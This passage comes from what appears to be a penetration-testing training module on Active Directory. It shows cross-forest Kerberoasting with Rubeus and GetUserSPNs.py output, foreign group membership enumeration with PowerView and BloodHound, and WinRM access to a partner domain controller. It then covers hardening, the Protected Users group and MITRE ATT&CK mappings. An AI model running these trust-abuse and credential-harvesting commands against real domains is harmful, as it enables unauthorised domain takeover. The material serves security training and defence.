(samAccountName=mssqlsvc)()!
(UserAccountControl:1.2.840.113556.1.4.803:=2))'

[*] Total kerberoastable users : 1

[*] SamAccountName      : mssqlsvc
[*] DistinguishedName   :
CN=mssqlsvc,CN=Users,DC=FREIGHTLOGISTICS,DC=LOCAL
[*] ServicePrincipalName : MSSQLsvc/sql01.freightlogistics:1433
[*] PwdLastSet          : 3/24/2022 12:47:52 PM
[*] Supported ETYPES    : RC4_HMAC_DEFAULT
[*] Hash                :
$krb5tgs$23$*mssqlsvc$FREIGHTLOGISTICS.LOCAL$MSSQLsvc/sql01.freightlogistic
s:[email protected]*$<SNIP>
```

We could then run the hash through Hashcat. If it cracks, we've now quickly expanded our access to fully control two domains by leveraging a pretty standard attack and abusing the authentication direction and setup of the bidirectional forest trust.

Admin Password Re-Use & Group Membership

From time to time, we'll run into a situation where there is a bidirectional forest trust managed by admins from the same company. If we can take over Domain A and obtain cleartext passwords or NT hashes for either the built-in Administrator account (or an account that is part of the Enterprise Admins or Domain Admins group in Domain A), and Domain B has a highly privileged account with the same name, then it is worth checking for password reuse across the two forests. I occasionally ran into issues where, for example, Domain A would have a user named `adm_bob.smith` in the Domain Admins group, and Domain B had a user named `bsmith_admin`. Sometimes, the user would be using the same password in the two domains, and owning Domain A instantly gave me full admin rights to Domain B.

We may also see users or admins from Domain A as members of a group in Domain B. Only Domain Local Groups allow security principals from outside its forest. We may see a Domain Admin or Enterprise Admin from Domain A as a member of the built-in

Administrators group in Domain B in a bidirectional forest trust relationship. If we can take over this admin user in Domain A, we would gain full administrative access to Domain B based on group membership.

We can use the PowerView function [Get-DomainForeignGroupMember](#) to enumerate groups with users that do not belong to the domain, also known as foreign group membership. Let's try this against the FREIGHTLOGISTICS.LOCAL domain with which we have an external bidirectional forest trust.

Using Get-DomainForeignGroupMember

```
PS C:\htb> Get-DomainForeignGroupMember -Domain FREIGHTLOGISTICS.LOCAL

GroupDomain          : FREIGHTLOGISTICS.LOCAL
GroupName           : Administrators
GroupDistinguishedName  :
CN=Administrators,CN=Builtin,DC=FREIGHTLOGISTICS,DC=LOCAL
MemberDomain         : FREIGHTLOGISTICS.LOCAL
MemberName           : S-1-5-21-3842939050-3880317879-2865463114-500
MemberDistinguishedName : CN=S-1-5-21-3842939050-3880317879-2865463114-
500,CN=ForeignSecurityPrincipals,DC=FREIGHTLOGIS
TICS,DC=LOCAL

PS C:\htb> Convert-SidToName S-1-5-21-3842939050-3880317879-2865463114-500

INLANEFREIGHT\administrator
```

The above command output shows that the built-in Administrators group in FREIGHTLOGISTICS.LOCAL has the built-in Administrator account for the INLANEFREIGHT.LOCAL domain as a member. We can verify this access using the Enter-PSSession cmdlet to connect over WinRM.

Accessing DC03 Using Enter-PSSession

```
PS C:\htb> Enter-PSSession -ComputerName ACADEMY-EA-
DC03.FREIGHTLOGISTICS.LOCAL -Credential INLANEFREIGHT\administrator

[ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL]: PS
C:\Users\Administrator.INLANEFREIGHT\Documents> whoami
inlanefreight\administrator

[ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL]: PS
C:\Users\Administrator.INLANEFREIGHT\Documents> ipconfig /all


Windows IP Configuration
```

```
Host Name . . . . . : ACADEMY-EA-DC03
Primary Dns Suffix . . . . . : FREIGHTLOGISTICS.LOCAL
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : FREIGHTLOGISTICS.LOCAL
```

From the command output above, we can see that we successfully authenticated to the Domain Controller in the `FREIGHTLOGISTICS.LOCAL` domain using the Administrator account from the `INLANEFREIGHT.LOCAL` domain across the bidirectional forest trust. This can be a quick win after taking control of a domain and is always worth checking for if a bidirectional forest trust situation is present during an assessment and the second forest is in-scope.

SID History Abuse - Cross Forest

SID History can also be abused across a forest trust. If a user is migrated from one forest to another and SID Filtering is not enabled, it becomes possible to add a SID from the other forest, and this SID will be added to the user's token when authenticating across the trust. If the SID of an account with administrative privileges in Forest A is added to the SID history attribute of an account in Forest B, assuming they can authenticate across the forest, then this account will have administrative privileges when accessing resources in the partner forest. In the below diagram, we can see an example of the `jjones` user being migrated from the `INLANEFREIGHT.LOCAL` domain to the `CORP.LOCAL` domain in a different forest. If SID filtering is not enabled when this migration is made and the user has administrative privileges (or any type of interesting rights such as ACE entries, access to shares, etc.) in the `INLANEFREIGHT.LOCAL` domain, then they will retain their administrative rights/access in `INLANEFREIGHT.LOCAL` while being a member of the new domain, `CORP.LOCAL` in the second forest.



This attack will be covered in-depth in a later module focusing more heavily on attacking AD trusts.

Onwards

Next, we'll walk through some examples of attacking across a forest trust from a Linux attack host.

Attacking Domain Trusts - Cross-Forest Trust Abuse - from Linux

As we saw in the previous section, it is often possible to Kerberoast across a forest trust. If this is possible in the environment we are assessing, we can perform this with `GetUserSPNs.py` from our Linux attack host. To do this, we need credentials for a user that can authenticate into the other domain and specify the `-target-domain` flag in our command. Performing this against the `FREIGHTLOGISTICS.LOCAL` domain, we see one SPN entry for the `mssqlsvc` account.

Cross-Forest Kerberoasting

Using GetUserSPNs.py

```
 GetUserSPNs.py -target-domain FREIGHTLOGISTICS.LOCAL
INLANEFREIGHT.LOCAL/wley

Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth
Corporation

Password:
ServicePrincipalName           Name      MemberOf
PasswordLastSet                LastLogon  Delegation
-----
-----
MSSQLsvc/sql01.freightlogistics:1433 mssqlsvc CN=Domain
Admins,CN=Users,DC=FREIGHTLOGISTICS,DC=LOCAL 2022-03-24 15:47:52.488917
<never>
```

Rerunning the command with the `-request` flag added gives us the TGS ticket. We could also add `-outputfile <OUTPUT FILE>` to output directly into a file that we could then turn around and run Hashcat against.

Using the `-request` Flag

```
 GetUserSPNs.py -request -target-domain FREIGHTLOGISTICS.LOCAL
INLANEFREIGHT.LOCAL/wley

Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth
Corporation

Password:
ServicePrincipalName           Name      MemberOf
PasswordLastSet                LastLogon  Delegation
-----
-----
MSSQLsvc/sql01.freightlogistics:1433 mssqlsvc CN=Domain
Admins,CN=Users,DC=FREIGHTLOGISTICS,DC=LOCAL 2022-03-24 15:47:52.488917
<never>

$krb5tgs$23$*mssqlsvc$FREIGHTLOGISTICS.LOCAL$FREIGHTLOGISTICS.LOCAL/mssqls
vc*$10<SNIP>
```

We could then attempt to crack this offline using Hashcat with mode `13100`. If successful, we'd be able to authenticate into the `FREIGHTLOGISTICS.LOCAL` domain as a Domain Admin. If we are successful with this type of attack during a real-world assessment, it would also be worth checking to see if this account exists in our current domain and if it suffers from password re-use. This could be a quick win for us if we have not yet been able to escalate in our current domain. Even if we already have control over the current domain, it would be worth adding a finding to our report if we do find password re-use across similarly named accounts in different domains.

Suppose we can Kerberoast across a trust and have run out of options in the current domain. In that case, it could also be worth attempting a single password spray with the cracked password, as there is a possibility that it could be used for other service accounts if the same admins are in charge of both domains. Here, we have yet another example of iterative testing and leaving no stone unturned.

Hunting Foreign Group Membership with Bloodhound-python

As noted in the last section, we may, from time to time, see users or admins from one domain as members of a group in another domain. Since only `Domain Local Groups` allow users from outside their forest, it is not uncommon to see a highly privileged user from Domain A as a member of the built-in administrators group in domain B when dealing with a bidirectional forest trust relationship. If we are testing from a Linux host, we can gather this information by using the [Python implementation of BloodHound](#). We can use this tool to collect data from multiple domains, ingest it into the GUI tool and search for these relationships.

On some assessments, our client may provision a VM for us that gets an IP from DHCP and is configured to use the internal domain's DNS. We will be on an attack host without DNS configured in other instances. In this case, we would need to edit our `resolv.conf` file to run this tool since it requires a DNS hostname for the target Domain Controller instead of an IP address. We can edit the file as follows using sudo rights. Here we have commented out the current nameserver entries and added the domain name and the IP address of `ACADEMY-EA-DC01` as the nameserver.

Adding INLANEFREIGHT.LOCAL Information to `/etc/resolv.conf`

```
cat /etc/resolv.conf

# Dynamic resolv.conf(5) file for glibc resolver(3) generated by
resolvconf(8)
#      DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# 127.0.0.53 is the systemd-resolved stub resolver.
```

```
# run "resolvestl status" to see details about the actual nameservers.  
  
#nameserver 1.1.1.1  
#nameserver 8.8.8.8  
domain INLANEFREIGHT.LOCAL  
nameserver 172.16.5.5
```

Once this is in place, we can run the tool against the target domain as follows:

Running bloodhound-python Against INLANEFREIGHT.LOCAL

```
bloodhound-python -d INLANEFREIGHT.LOCAL -dc ACADEMY-EA-DC01 -c All -u  
forend -p Klmcargo2  
  
INFO: Found AD domain: inlanefreight.local  
INFO: Connecting to LDAP server: ACADEMY-EA-DC01  
INFO: Found 1 domains  
INFO: Found 2 domains in the forest  
INFO: Found 559 computers  
INFO: Connecting to LDAP server: ACADEMY-EA-DC01  
INFO: Found 2950 users  
INFO: Connecting to GC LDAP server: ACADEMY-EA-  
DC02.LOGISTICS.INLANEFREIGHT.LOCAL  
INFO: Found 183 groups  
INFO: Found 2 trusts  
  
<SNIP>
```

We can compress the resultant zip files to upload one single zip file directly into the BloodHound GUI.

Compressing the File with zip -r

```
zip -r ilfreight_bh.zip *.json  
  
adding: 20220329140127_computers.json (deflated 99%)  
adding: 20220329140127_domains.json (deflated 82%)  
adding: 20220329140127_groups.json (deflated 97%)  
adding: 20220329140127_users.json (deflated 98%)
```

We will repeat the same process, this time filling in the details for the FREIGHTLOGISTICS.LOCAL domain.

Adding FREIGHTLOGISTICS.LOCAL Information to /etc/resolv.conf

```
cat /etc/resolv.conf

# Dynamic resolv.conf(5) file for glibc resolver(3) generated by
resolvconf(8)
#       DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# 127.0.0.53 is the systemd-resolved stub resolver.
# run "resolvectl status" to see details about the actual nameservers.

#nameserver 1.1.1.1
#nameserver 8.8.8.8
domain FREIGHTLOGISTICS.LOCAL
nameserver 172.16.5.238
```

The `bloodhound-python` command will look similar to the previous one:

Running bloodhound-python Against FREIGHTLOGISTICS.LOCAL

```
bloodhound-python -d FREIGHTLOGISTICS.LOCAL -dc ACADEMY-EA-
DC03.FREIGHTLOGISTICS.LOCAL -c All -u [email protected] -p Klmcargo2

INFO: Found AD domain: freightlogistics.local
INFO: Connecting to LDAP server: ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 5 computers
INFO: Connecting to LDAP server: ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL
INFO: Found 9 users
INFO: Connecting to GC LDAP server: ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL
INFO: Found 52 groups
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
```

After uploading the second set of data (either each JSON file or as one zip file), we can click on `Users with Foreign Domain Group Membership` under the `Analysis` tab and select the source domain as `INLANEFREIGHT.LOCAL`. Here, we will see the built-in Administrator account for the `INLANEFREIGHT.LOCAL` domain is a member of the built-in Administrators group in the `FREIGHTLOGISTICS.LOCAL` domain as we saw previously.

Viewing Dangerous Rights through BloodHound

Dangerous Rights

Find Principals with DCSync Rights

Users with Foreign Domain Group Membership

Groups with Foreign Domain Group Membership

Find Computers where Domain Users are Local Admin

Find Computers where Domain Users can read LAPS passwords

Find All Paths from Domain Users to High Value Targets

Find Workstations where Domain Users can RDP

Find Servers where Domain Users can RDP

Find Dangerous Rights for Domain Users Groups

Find Domain Admin Logons to non-Domain Controllers

MemberOf

ADMINISTRATOR@INLANEFREIGHT.LOCAL

ADMINISTRATORS@FREIGHTLOGISTICS.LOCAL

Closing Thoughts on Trusts

As seen in the past few sections, there are several ways to leverage domain trusts to gain additional access and even do an "end-around" and escalate privileges in our current domain. For example, we can take over a domain that our current domain has a trust with, and find password re-use across privileged accounts. We've seen how Domain Admin rights in a child domain nearly always mean we can escalate privileges and compromise the parent domain using the ExtraSids attack. Domain trusts are a rather large and complex topic. The primer in this module has given us the tools to enumerate trusts and perform some standard intra-forest and cross-forest attacks.

Hardening Active Directory

Let's take some time to look at a few hardening measures that can be put in place to stop common TTPs like those we utilized in this module from being successful or providing any helpful information. Our goal as penetration testers is to help provide a better operational picture of our customers' network to their defenders and help improve their security posture. So we should understand some of the common defense tactics that can be implemented and how they would affect the networks we are assessing. These basic hardening steps will do much more for an organization (regardless of size) than purchasing the next big EDR or SIEM tool. Those extra defensive measures and equipment only help if you have a baseline security posture with features like logging enabled and proper documentation and tracking of the hosts within the network.

Step One: Document and Audit

Proper AD hardening can keep attackers contained and prevent lateral movement, privilege escalation, and access to sensitive data and resources. One of the essential steps in AD hardening is understanding everything present in your AD environment. An audit of everything listed below should be done annually, if not every few months, to ensure your records are up to date. We care about:

Things To Document and Track

- Naming conventions of OUs, computers, users, groups
 - DNS, network, and DHCP configurations
 - An intimate understanding of all GPOs and the objects that they are applied to
 - Assignment of FSMO roles
 - Full and current application inventory
 - A list of all enterprise hosts and their location
 - Any trust relationships we have with other domains or outside entities
 - Users who have elevated permissions
-

People, Processes, and Technology

AD hardening can be broken out into the categories *People*, *Process*, and *Technology*. These hardening measures will encompass the hardware, software, and human aspects of any network.

People

In even the most hardened environment, users remain the weakest link. Enforcing security best practices for standard users and administrators will prevent "easy wins" for pentesters and malicious attackers. We should also strive to keep our users educated and aware of threats to themselves. The measures below are a great way to start securing the Human element of an AD environment.

- The organization should have a strong password policy, with a password filter that disallows the use of common words (i.e., welcome, password, names of months/days/seasons, and the company name). If possible, an enterprise password manager should be used to assist users with choosing and using complex passwords.
- Rotate passwords periodically for **all** service accounts.
- Disallow local administrator access on user workstations unless a specific business need exists.
- Disable the default `RID-500` local admin account and create a new admin account for administration subject to LAPS password rotation.
- Implement split tiers of administration for administrative users. Too often, during an assessment, you will gain access to Domain Administrator credentials on a computer that an administrator uses for all work activities.
- Clean up privileged groups. Does the organization need 50+ Domain/Enterprise Admins? Restrict group membership in highly privileged groups to only those users who require this access to perform their day-to-day system administrator duties.

- Where appropriate, place accounts in the `Protected Users` group.
- Disable Kerberos delegation for administrative accounts (the `Protected Users` group may not do this)

Protected Users Group

The [Protected Users group](#) first appeared with Window Server 2012 R2. This group can be used to restrict what members of this privileged group can do in a domain. Adding users to Protected Users prevents user credentials from being abused if left in memory on a host.

Viewing the Protected Users Group with Get-ADGroup

```
PS C:\Users\htb-student> Get-ADGroup -Identity "Protected Users" -Properties Name,Description,Members

Description      : Members of this group are afforded additional protections against authentication security threats.
                  See http://go.microsoft.com/fwlink/?LinkId=298939 for more information.
DistinguishedName : CN=Protected Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
GroupCategory    : Security
GroupScope       : Global
Members          : {CN=sqlprod,OU=Service Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL, CN=mysql,OU=Service Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL}
Name             : Protected Users
ObjectClass      : group
ObjectGUID       : e4e19353-d08f-4790-95bc-c544a38cd534
SamAccountName   : Protected Users
SID              : S-1-5-21-2974783224-3764228556-2640795941-525
```

The group provides the following Domain Controller and device protections:

- Group members can not be delegated with constrained or unconstrained delegation.
- CredSSP will not cache plaintext credentials in memory even if Allow delegating default credentials is set within Group Policy.
- Windows Digest will not cache the user's plaintext password, even if Windows Digest is enabled.
- Members cannot authenticate using NTLM authentication or use DES or RC4 keys.
- After acquiring a TGT, the user's long-term keys or plaintext credentials are not cached.
- Members cannot renew a TGT longer than the original 4-hour TTL.

Note: The Protected Users group can cause unforeseen issues with authentication, which can easily result in account lockouts. An organization should never place all privileged users

in this group without staged testing.

Along with ensuring your users cannot cause harm to themselves, we should consider our policies and procedures for domain access and control.

Processes

Maintaining and enforcing policies and procedures that can significantly impact an organization's overall security posture is necessary. Without defined policies, it is impossible to hold an organization's employees accountable, and difficult to respond to an incident without defined and practiced procedures such as a disaster recovery plan. The items below can help to define processes, policies, and procedures.

- Proper policies and procedures for AD asset management.
 - AD host audit, the use of asset tags, and periodic asset inventories can help ensure hosts are not lost.
- Access control policies (user account provisioning/de-provisioning), multi-factor authentication mechanisms.
- Processes for provisioning and decommissioning hosts (i.e., baseline security hardening guideline, gold images)
- AD cleanup policies
 - Are accounts for former employees removed or just disabled?
 - What is the process for removing stale records from AD?
 - Processes for decommissioning legacy operating systems/services (i.e., proper uninstallation of Exchange when migrating to 0365).
 - Schedule for User, groups, and hosts audit.

Technology

Periodically review AD for legacy misconfigurations and new and emerging threats. As changes are made to AD, ensure that common misconfigurations are not introduced. Pay attention to any vulnerabilities introduced by AD and tools or applications utilized in the environment.

- Run tools such as BloodHound, PingCastle, and Grouper periodically to identify AD misconfigurations.
- Ensure that administrators are not storing passwords in the AD account description field.
- Review SYSVOL for scripts containing passwords and other sensitive data.
- Avoid the use of "normal" service accounts, utilizing Group Managed (gMSA) and Managed Service Accounts (MSA) where ever possible to mitigate the risk of Kerberoasting.
- Disable Unconstrained Delegation wherever possible.
- Prevent direct access to Domain Controllers through the use of hardened jump hosts.

- Consider setting the `ms-DS-MachineAccountQuota` attribute to `0`, which disallows users from adding machine accounts and can prevent several attacks such as the noPac attack and Resource-Based Constrained Delegation (RBCD)
 - Disable the print spooler service wherever possible to prevent several attacks
 - Disable NTLM authentication for Domain Controllers if possible
 - Use Extended Protection for Authentication along with enabling Require SSL only to allow HTTPS connections for the Certificate Authority Web Enrollment and Certificate Enrollment Web Service services
 - Enable SMB signing and LDAP signing
 - Take steps to prevent enumeration with tools like BloodHound
 - Ideally, perform quarterly penetration tests/AD security assessments, but if budget constraints exist, these should be performed annually at the very least.
 - Test backups for validity and review/practice disaster recovery plans.
 - Enable the restriction of anonymous access and prevent null session enumeration by setting the `RestrictNullSessAccess` registry key to `1` to restrict null session access to unauthenticated users.
-

Protections By Section

As a different look at this, we have broken out the significant actions by section and correlated controls based on the TTP and a MITRE tag. Each tag corresponds with a section of the [Enterprise ATT&CK Matrix](#) found here. Any tag marked as `TA` corresponds to an overarching tactic, while a tag marked as `T###` is a technique found in the matrix under tactics.

TTP	MITRE Tag	Description
External Reconnaissance	T1589	This portion of an attack is extremely hard to detect and defend against. An attacker does not have to interact with your enterprise environment directly, so it's impossible to tell when it is happening. What can be done is to monitor and control the data you release publically to the world. Job postings, documents (and the metadata left attached), and other open information sources like BGP and DNS records all reveal something about your enterprise. Taking care to scrub documents before release can ensure an attacker cannot glean user naming context from them as an example. The same can be said for not providing detailed information about tools and equipment utilized in your networks via job postings.

TTP	MITRE Tag	Description
Internal Reconnaissance	T1595	<p>For reconnaissance of our internal networks, we have more options. This is often considered an active phase and, as such, will generate network traffic which we can monitor and place defenses based on what we see. Monitoring network traffic for any suspicious bursts of packets of a large volume from any one source or several sources can be indicative of scanning. A properly configured Firewall or Network Intrusion Detection System (NIDS) will spot these trends quickly and alert on the traffic. Depending on the tool or appliance, it may even be able to add a rule blocking traffic from said hosts proactively. The utilization of network monitoring coupled with a SIEM can be crucial to spotting reconnaissance. Properly tuning the Windows Firewall settings or your EDR of choice to not respond to ICMP traffic, among other types of traffic, can help deny an attacker any information they may glean from the results.</p>
Poisoning	T1557	<p>Utilizing security options like SMB message signing and encrypting traffic with a strong encryption mechanism will go a long way to stopping poisoning & man-in-the-middle attacks. SMB signing utilizes hashed authentication codes and verifies the identity of the sender and recipient of the packet. These actions will break relay attacks since the attacker is just spoofing traffic.</p>
Password Spraying	T1110/003	<p>This action is perhaps the easiest to defend against and detect. Simple logging and monitoring can tip you off to password spraying attacks in your network. Watching your logs for multiple attempts to login by watching Event IDs 4624 and 4648 for strings of invalid attempts can tip you off to password spraying or brute force attempts to access the host. Having strong password policies, an account lockout policy set, and utilizing two-factor or multi-factor authentication can all help prevent the success of a password spray attack. For a deeper look at the recommended policy settings, check out this article and the NIST documentation.</p>

TPP	MITRE Tag	Description
Credentialed Enumeration	TA0006	<p>There is no real defense you can put in place to stop this method of attack. Once an attacker has valid credentials, they effectively can perform any action that the user is allowed to do. A vigilant defender can detect and put a stop to this, however. Monitoring for unusual activity such as issuing commands from the CLI when a user should not have a need to utilize it. Multiple RDP requests sent from host to host within the network or movement of files from various hosts can all help tip a defender off. If an attacker manages to acquire administrative privileges, this can become much more difficult, but there are network heuristics tools that can be put in place to analyze the network constantly for anomalous activity. Network segmentation can help a lot here.</p>
LOTL	N/A	<p>It can be hard to spot an attacker while they are utilizing the resources built-in to host operating systems. This is where having a baseline of network traffic and user behavior comes in handy. If your defenders understand what the day-to-day regular network activity looks like, you have a chance to spot the abnormal. Watching for command shells and utilizing a properly configured Applocker policy can help prevent the use of applications and tools users should not have access to or need.</p>
Kerberoasting	T1558/003	<p>Kerberoasting as an attack technique is widely documented, and there are plenty of ways to spot it and defend against it. The number one way to protect against Kerberoasting is to utilize a stronger encryption scheme than RC4 for Kerberos authentication mechanisms. Enforcing strong password policies can help prevent Kerberoasting attacks from being successful. Utilizing Group Managed service accounts is probably the best defense as this makes Kerberoasting no longer possible. Periodically auditing your users' account permissions for excessive group membership can be an effective way to spot issues.</p>

MITRE ATT&CK Breakdown

TACTICS	
Enterprise	Reconnaissance
	Resource Development
	Initial Access
	Execution
Persistence	Privilege Escalation
	Defense Evasion
	Credential Access
	Discovery
Lateral Movement	Command and Control
	Collection
	Exfiltration
Impact	Mobile

Home > Tactics > Enterprise

Enterprise tactics

Tactics represent the "why" of an ATT&CK technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action. For example, an adversary may want to achieve credential access.

Enterprise Tactics: 14

ID	Name	Description
TA0043	Reconnaissance	The adversary is trying to gather information they can use to plan future operations.
TA0042	Resource Development	The adversary is trying to establish resources they can use to support operations.
TA0001	Initial Access	The adversary is trying to get into your network.
TA0002	Execution	The adversary is trying to run malicious code.
TA0003	Persistence	The adversary is trying to maintain their foothold.
TA0004	Privilege Escalation	The adversary is trying to gain higher-level permissions.
TA0005	Defense Evasion	The adversary is trying to avoid being detected.
TA0006	Credential Access	The adversary is trying to steal account names and passwords.
TA0007	Discovery	The adversary is trying to figure out your environment.
TA0008	Lateral Movement	The adversary is trying to move through your environment.
TA0009	Collection	The adversary is trying to gather data of interest to their goal.
TA0011	Command and Control	The adversary is trying to communicate with compromised systems to control them.
TA0010	Exfiltration	The adversary is trying to steal data.
TA0040	Impact	The adversary is trying to manipulate, interrupt, or destroy your systems and data.

I wanted to take a second to show everyone how it appears when exploring the ATT&CK framework. We will use the example above of Kerberoasting to look at it through the lens of the framework. Kerberoasting is a part of the larger Tactic tag TA0006 Credential Access (Green square in the image above). Tactics encompass the overall goal of the actor and will contain various techniques which map to that goal. Within this scope, you will see all manner of credential-stealing techniques. We can scroll down and look for Steal or Forge Kerberos Tickets , which is Technique Tag T1558 (blue square in the image above). This technique contains four sub-techniques (indicated by the .00# beside the technique name) Golden Ticket, Silver Ticket, Kerberoasting, and AS-REP Roasting. Since we care about Kerberoasting, we would select the sub-technique T1558.003 (orange box in the image above), and it will take us to a new page. Here, we can see a general explanation of the technique, the information referencing the ATT&CK platform classification on the top right, examples of its use in the real world, ways to mitigate and detect the tactic, and finally, references for more information at the bottom of the page.

So our technique would be classified under TA0006/T1558.003 . This is how the Tactic/Technique tree would be read. There are many different ways to navigate the framework. We just wanted to provide some clarification on what we were looking for and how we were defining tactics versus techniques when talking about MITRE ATT&CK in this module. This framework is great to explore if you are curious about a Tactic or Technique and want more information about it.

These are not an exhaustive list of defensive measures, but they are a strong start. As attackers, if we understand the potential defensive measures we can face during our assessments, we can plan for alternate means of exploitation and movement. We won't win every battle; some defenders may have their environments locked down tight and see every move you make, but others may have missed one of these recommendations. It is important to explore them all, and help provide the defensive team with the best results possible. Also, understanding how the attacks and defenses work will make us improve cybersecurity practitioners overall.

Additional AD Auditing Techniques

Along with discussing the hardening of an AD domain, we wanted to discuss AD auditing . We want to provide our customers with as much information as possible to help solve the potential issues we find. Doing so will give them more data to prove they have a problem and help acquire backing and funding to tackle those fixes. The tools in this section can be utilized to provide different visualizations and data output for this purpose.

Creating an AD Snapshot with Active Directory Explorer

[AD Explorer](#) is part of the Sysinternal Suite and is described as:


"An advanced Active Directory (AD) viewer and editor. You can use AD Explorer to navigate an AD database easily, define favorite locations, view object properties, and attributes without opening dialog boxes, edit permissions, view an object's schema, and execute sophisticated searches that you can save and re-execute."

AD Explorer can also be used to save snapshots of an AD database for offline viewing and comparison. We can take a snapshot of AD at a point in time and explore it later, during the reporting phase, as you would explore any other database. It can also be used to perform a

before and after comparison of AD to uncover changes in objects, attributes, and security permissions.

When we first load the tool, we are prompted for login credentials or to load a previous snapshot. We can log in with any valid domain user.

Logging in with AD Explorer



